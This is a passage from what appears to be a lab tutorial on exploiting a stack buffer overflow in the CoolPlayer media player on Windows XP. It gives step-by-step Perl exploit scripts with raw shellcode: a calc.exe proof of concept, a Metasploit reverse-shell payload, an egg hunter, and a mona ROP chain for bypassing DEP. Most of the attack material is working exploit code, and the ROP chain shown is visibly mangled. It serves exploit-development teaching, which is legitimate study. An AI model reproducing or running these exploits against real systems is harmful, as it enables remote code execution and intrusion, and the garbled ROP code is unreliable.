

Figure 15 - Filling the stack with a pattern to determine the space available for shellcode

2.6 PROOF OF CONCEPT

Overall, you now know that you require one thousand and three A's to reach the pointer, four B's are used as a placeholder to fill EIP and there is fifty-three bytes of space for shellcode. You can now use this information to prove that the vulnerability exists and make the program open another program on the machine. The program that is going to be used for this example is the built-in calculator program, calc.exe – you can also use notepad.exe instead.

To get calc.exe to run from the program, the ESP needs to be at the top of the stack for the shellcode to be executed. Since you were able to overwrite EIP with four B's, you can overwrite the EIP register with an address to execute our shellcode. JMP ESP is a suitable address, as it would tell the instruction pointer to execute the contents of ESP which contains our shellcode. The author has created a basic diagram of this process below in figure 16.



Figure 16 - Basic Diagram of how JMP ESP works

You need to find a suitable DLL that will have a JMP ESP instruction. As the machine being used is Win XP SP3, the DLL's are in order and have a fixed location within memory. For this tutorial, kernel32.dll will be used as it is a primary function within Windows, so can be used in other examples on different Windows operating systems. If you decide to use a different dll, ensure there are no null ('00') bytes within the memory address.

To find the memory location of JMP ESP within the kernel32.dll, use the findjmp.exe command. This can be found in the same location as the pattern_create and pattern_offset programs and can also be downloaded from the internet if you do not already have it. To use findjmp, right click it and select '*CmdHere*'. When you are in the control panel, type: "*findjmp kernel32 esp*" and press enter, you should have a result like figure 17.

```
C:\cmd>findjmp.exe kernel32 esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32 for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32 for code useable with the esp register
Found 3 usable addresses

C:\cmd>_
```

Figure 17 - findjmp.exe results for kernel32.dll

The JMP ESP memory address that is going to be put into EIP is **0x7C86467B**. Copy the *'shellcodeSpace.pl'* file and rename it to *'calc_shellcode.pl'*, the full code for calc_shellcode can be found in Appendix A. Replace the EIP line of the Perl script to the following: *"$eip = pack('V', 0x7C86467B);".* This line stores the memory location of kernel 32's JMP ESP within the EIP register. The next step is to add a NOP slide.

A NOP slide is used to prevent the shellcode from being overwritten by CALLs when it is executed. If any of the shellcode was overwritten, the exploit would not work as expected. With the NOP slides, if any

calls occur, the NOP's are written over rather than the shellcode. For this tutorial, it will make use of sixteen NOP's to make up the NOP slide. To add this to your *'calc_shellcode.pl'* script, simply add the following line: *"$shellcode = "\x90" x 16;".* The state of the buffer with the NOP slide included can be seen below in figure 18.



Figure 18 – Basic Diagram of the buffer with a NOP slide included.

Now you can add in the shellcode for calc. To begin, you can search the internet for a calc shellcode within the byte range you have. The shellcode used can be found at Shell-Storm and was only thirty-seven bytes which fits within the fifty-three bytes available for shellcode *(Windows - SP3 English (calc.exe) - 37 bytes, 2021).* The shellcode is then added into the script as follows:

"$shellcode .= $shellcode.
"\xeb\x16\x5b\x31\xc0\x50\x53\xbb\x0d\x25\x86\x7c\xff\xd3\x31\xc0".
"\x50\xbb\x12\xcb\x81\x7c\xff\xd3\xe8\xe5\xff\xff\xff\x63\x61\x6c".
"\x63\x2e\x65\x78\x65\x00";"

Make sure that the print line contains all the correct variables, then create the crash.ini file. Open ollyDbg and attach the program, then load the crash skin in. If you have done it correctly, the calculator should pop up immediately with the cmd terminal window behind it. This can be seen below in figure 19.



Figure 19 - Calculator being opened from CoolPlayer

2.7 COMPLEX PAYLOAD

For transparency, the author was unable to get the practical aspect of this section to work properly, however the theory is correct and if followed properly will allow you to execute a complex payload.

The complex payloads are significantly larger than the calc.exe proof of concept shellcode. The calculator payload was only thirty-seven bytes, but most of the complex payloads that are generated or on the internet are around two hundred to eight hundred bytes. This meant that the author had to attempt to execute the shellcode from within the buffer to ensure there was room for the shellcode.

If your program has little space for shellcode, you may want to attempt to jump into the shellcode. An egg hunter could be used instead, this is covered in the following section. The author attempted using a push return which would put the address of the ESP at the top of the stack and then use a return statement (RET) to take the address from the stack and jump to the shellcode. The author also attempted to use custom jumpcode to jump to the shellcode. Both *'jumpcode.pl'* files are in appendix A.

To get a reverse shell, msfgui was used to build the shellcode for this tutorial and Kali Linux was used as the listening machine. The msfgui tool has been built as a point and click program, but Metasploit can be used instead if you would prefer. msfgui is also available for download from GitHub, *(scriptjunkie/msfgui, 2021).* When you have opened the program, go to '*Payloads'*, '*windows'* and select *'shell_reverse_tcp'* as shown in figure 20.



Figure 20 - msfgui program, selecting payload (windows, tcp reverse shell)

Once you have selected the payload, you will be asked to enter information about the payload in the same way you would create a reverse shell on a command line with Metasploit. You need to provide the: listening address which is the address for the kali machine and port as '*4444*', an output path for the shellcode to be written to, the encoder type to be used, and the language you would like the shell to be written, in which for this tutorial is Perl. The settings used for the program can be viewed in figure 21.



Figure 21 - Reverse Shell information for shellcode

This will generate a text file with the shellcode to create a reverse shell. Create a new Perl file called '*reverse_shell.pl*' and paste the code from the *'jump_code.pl'* into it. Replace the calculator shellcode with the contents of the reverse shell text file, the '*reverse_shell.pl'* script can be seen in Appendix A and in figure 22 for reference. Before loading this into CoolPlayer, you should set up a listener using netcat for the reverse shell to connect back to. To do this, open a terminal in Kali Linux and enter the following command: "nc *IP address of kali machine* 4444". If the exploit was successful, you should have a working shell on the XP machine.

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
$buffer .= "A" x (1503 - length($shellcode));

$shellcode = "\xdb\xd3\xd9\x74\x24\xf4\x58\xbe\xb5\x9e\x16\xf1\x29\xc9" .
"\xb1\x4f\x31\x70\x19\x83\xe8\xfc\x03\x70\x15\x57\x6b\xea" .
"\x19\x1e\x94\x13\xda\x40\x1c\xf6\xeb\x52\x7a\x72\x59\x62" .
"\x08\xd6\x52\x09\x5c\xc3\xe1\x7f\x49\xe4\x42\x35\xaf\xcb" .
"\x53\xf8\x6f\x87\x90\x9b\x13\xda\xc4\x7b\x2d\x15\x19\x7a" .
"\x6a\x48\xd2\x2e\x23\x06\x41\xde\x40\x5a\x5a\xdf\x86\xd0" .
"\xe2\xa7\xa3\x27\x96\x1d\xad\x77\x07\x2a\xe5\x6f\x23\x74" .
"\xd6\x8e\xe0\x67\x2a\xd8\x8d\x53\xd8\xdb\x47\xaa\x21\xea" .
"\xa7\x60\x1c\xc2\x25\x79\x58\xe5\xd5\x0c\x92\x15\x6b\x16" .
"\x61\x67\xb7\x93\x74\xcf\x3c\x03\x5d\xf1\x91\xd5\x16\xfd" .
"\x5e\x92\x71\xe2\x61\x77\x0a\x1e\xe9\x76\xdd\x96\xa9\x5c" .
"\xf9\xf3\x6a\xfd\x58\x5e\xdc\x02\xba\x06\x81\xa6\xb0\xa5" .
"\xd6\xd0\x9a\xa1\x1b\xee\x24\x32\x34\x79\x56\x00\x9b\xd1" .
"\xf0\x28\x54\xff\x07\x4e\x4f\x47\x97\xb1\x70\xb7\xb1\x75" .
"\x24\xe7\xa9\x5c\x45\x6c\x2a\x60\x90\x22\x7a\xce\x4b\x82" .
"\x2a\xae\x3b\x6a\x21\x21\x63\x8a\x4a\xeb\x12\x8d\xdd\xd4" .
"\x8d\x11\x1f\xbd\xcf\x11\x0e\x61\x59\xf7\x5a\x89\x0f\xa0" .
"\xf2\x30\x0a\x3a\x62\xbc\x80\xaa\x07\x2f\x4f\x2a\x41\x4c" .
"\xd8\x7d\x06\xa2\x11\xeb\xba\x9d\x8b\x09\x47\x7b\xf3\x89" .
"\x9c\xb8\xfa\x10\x50\x84\xd8\x02\xac\x05\x65\x76\x60\x50" .
"\x33\x20\xc6\x0a\xf5\x9a\x90\xe1\x5f\x4a\x64\xca\x5f\x0c" .
"\x69\x07\x16\xf0\xd8\xfe\x6f\x0f\xd4\x96\x67\x68\x08\x07" .
"\x87\xa3\x88\x37\xc2\xe9\xb9\xdf\x8b\x78\xf8\xbd\x2b\x57" .
"\x3f\xb8\xaf\x5d\xc0\x3f\xaf\x14\xc5\x04\x77\xc5\xb7\x15" .
"\x12\xe9\x64\x15\x37";

$eip = pack('V',0x7C86467B);

$jumpcode = "\x83\xc4\x5e" .
   "\xff\xe4";

open($FILE,">$file1");
print $FILE $buffer.$shellcode.$eip.$jumpcode;
close($FILE)
```

Figure 22 - reverse_shell.pl with a jumpcode to execute the code within buffer

The shellcode that was created was used by the author in their attempt to execute shellcode within the buffer, however, was not successful. If the payload was successful, there would have been a remote shell into the victim machine. Other payloads can be used such as creating admin accounts and downloading material from the internet, which can be found online or created with msfgui.

2.8 EGG HUNTER SHELLCODE

Egg hunting can be used if there is not enough space for the shellcode to be run. There are various ways to implement an egg hunter however this tutorial will make use of the mona tool within immunity debugger. To get an egg hunter from mona, simply type in *"!mona egg -t w00t",* this is demonstrated in figure 23. This will generate a text file called *'egghunter.txt'* which can also be found in Appendix B.



Figure 23 - Immunity Debugger with the egg command

The egg hunter that was generated uses the NtDisplayString system call and is the smallest and most robust egg hunter available on Windows, so should be used in most cases if possible. The SEH technique was not suitable for the program used for this tutorial as it was simply too large, with the byte size being sixty bytes and the egg being eight bytes; the program only has enough space for fifty-three bytes.

Make a copy of the '*calc_shellcode.pl*' and rename it to '*egghunter.pl*'. Within this file you are going to add the egg hunter shellcode as well as the tag, "w00tw00t" This tag is used by the egg hunter to identify where the shellcode is, so it is important that it is included or it will not work properly. It is good practice to add some NOP's in before the egg hunter shellcode as padding. The '*egghunter.pl*' code is shown below in figure 24 as well as Appendix A.

```
$file1 = "crash.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=default\nBmpCoolUp=";
$buffer .= "A" x 1503;

$eip = pack('V', 0x7C86467B);

$egghunter = "\x90" x 10;
$egghunter = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74".
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

$nop = "\x90" x 100;

$shellcode = "w00tw00t";
$shellcode .= $shellcode.
"\x31\xC9".
"\x51".
"\x68\x63\x61\x6C\x63".
"\x54".
"\xB8\xC7\x93\xC2\x77".
"\xFF\xD0";

open($FILE,">$file1");
print $FILE $buffer.$eip.$egghunter.$nop.$shellcode;
close($FILE);
```

Figure 24 - egghunter.pl with egg hunter shellcode and egg tag

When you are ready, save the Perl script, create the crash.ini file and load it into the program when it is attached to ollyDbg. You will find that it is not an immediate action, as the egg hunter is looking through the memory to find the tag – when it has found the tag, calculator will pop up.

2.9 DEP ENABLED – ROP CHAINS

For transparency the author was unable to carry out a fully working ROP chain attack. The process described below will allow you to build and execute an ROP chain attack, however the author's program was carrying out character filtering which meant that the ROP chain would not work.

DEP is a security feature that is built into windows that prevents code being executed within memory. Whilst the default for DEP is OptIn for XP SP3, the past sections have all been running on the DEP OptOut option for XP, which has allowed you to run your code within memory – these options are displayed when you boot the machine up and are shown in figure 25.



Figure 25 - DEP options when booting the virtual machine up

With DEP you can write to memory and you can execute memory, you cannot do both simultaneously what is what you have been doing in the previous sections. An effective way to bypass DEP is to use ROP which stands for "Return Oriented Programming". You will be making use of ROP gadgets and forming a ROP chain with them. Depending on what Windows API function call is used with the ROP gadgets, ROP can either bypass or disable DEP allowing the shellcode to be executed.

To start, you will need to use the Mona tool in Immunity Debugger to get the first return address. Like ollyDbg, you need to attach CoolPlayer to Immunity Debugger either through drag and dropping or manually attaching the program, once it is running you then need to type the following command: *"!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d' "*. This is also shown in figure 26.



Figure 26 - Using mona in Immunity Debugger to get the first return address

This command will return several files in the Immunity Debugger folder, the file that is necessary for you is the *'find.txt'* file as this contains the return addresses needed, this has been included in Appendix C. The command is using the msvcrt.dll as it is a static DLL and is commonly used for effective ROP chains *(ROP and Roll - Kiwicon 2012, 2012)*. It also saves you time when you are trying to find gadgets with Mona, as you do not need to search all the DLL's that are used with the program. A RET (return) address is also required to start the chain, so "retn" is used within the command to specify this.

Within the find.txt file, there is a list of the modules being used within the program and underneath is a list of all the addresses the mscvrt.dll uses – this is displayed in figure 27. When choosing an address, you need to find one that has "{PAGE_EXECUTE_READ}". Once you have identified this, you can select an address. You can also see that the program has ASLR set to false which means that the address will stay the same rather than being changed randomly – this means that the ROP chain should work. ALSR will be discussed in more detail in the countermeasures section.

```
0x77c667ba : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66876 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66b2c : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66b38 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66ee0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c67498 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c11110 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1128a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1128e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112a6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112aa : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112ae : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c12091 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1209d : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1256a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

Figure 27 - List of addresses within mscvrt.dll

The address chosen for the tutorial was **0x77c11110**. You now need to get ROP gadgets to begin building our chain, using Mona again, use the following command*: "!mona rop -m MSVCRT.DLL - cpb '\x00\x0a\x0d' ".* This command will create a few more text files within the Immunity Debugger folder, the file you need is *'rop_chains.txt'*. There are a few chains that are not suitable for our program as Mona has not been able to complete the chain, these chains are identifiable as they have "Unable to find gadget" as shown in figure 28.

```
*** [ Python ] ***

  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c32246,  # POP EBP # RETN [msvcrt.dll]
      0x77c32246,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x00000000,  # [-] Unable to find gadget to put 00000201 into ebx
      #[---INFO:gadgets_to_set_edx:---]
      0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
      0x2cfe04a7,  # put delta into eax (-> put 0x00000040 into edx)
      0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
```

Figure 28 - Incomplete chain in rop_chains.txt

There is a complete ROP chain at the bottom of the text file. The ROP chain is for VirtualAlloc() which allows an attacker to create a new space within memory for shellcode to be stored and executed from – ultimately bypassing DEP. Now take the python ROP chain and convert it to Perl, you may use the rop2perl.exe that has been provided with the machine. If you do not have access to this – use the find and replace function in your text editor and replace all the commas with a closing bracket and a semi-colon. Then replace the whitespace in front of the 0x with *"$ropchain = pack ('V', 0x"*. You should end up with something like figure 29.

```
 #[---INFO:gadgets_to_set_ebp:---]
$ropchain = ('V', 0x77c38751);  # POP EBP # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c38751);  # skip 4 bytes [msvcrt.dll]
 #[---INFO:gadgets_to_set_ebx:---]
$ropchain = ('V', 0x77c46e9d);  # POP EBX # RETN [msvcrt.dll]
$ropchain = ('V', 0xffffffff);  #
$ropchain = ('V', 0x77c127e1);  # INC EBX # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
 #[---INFO:gadgets_to_set_edx:---]
$ropchain = ('V', 0x77c4e392);  # POP EAX # RETN [msvcrt.dll]
$ropchain = ('V', 0x2cfe1467);  # put delta into eax (-> put$ropchain = ('V', 0x00001000 into edx)
$ropchain = ('V', 0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c58fbc);  # XCHG EAX);EDX # RETN [msvcrt.dll]
 #[---INFO:gadgets_to_set_ecx:---]
$ropchain = ('V', 0x77c4debf);  # POP EAX # RETN [msvcrt.dll]
$ropchain = ('V', 0x2cfe04a7);  # put delta into eax (-> put$ropchain = ('V', 0x00000040 into ecx)
$ropchain = ('V', 0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c13ffd);  # XCHG EAX);ECX # RETN [msvcrt.dll]
 #[---INFO:gadgets_to_set_edi:---]
$ropchain = ('V', 0x77c2a88c);  # POP EDI # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
 #[---INFO:gadgets_to_set_esi:---]
$ropchain = ('V', 0x77c2ed37);  # POP ESI # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$ropchain = ('V', 0x77c34de1);  # POP EAX # RETN [msvcrt.dll]
$ropchain = ('V', 0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
 #[---INFO:pushad:---]
$ropchain = ('V', 0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
 #[---INFO:extras:---]
$ropchain = ('V', 0x77c35459);  # ptr to 'push esp # ret ' [msvcrt.dll]
```

Figure 29 - Changing python ROP chain to Perl

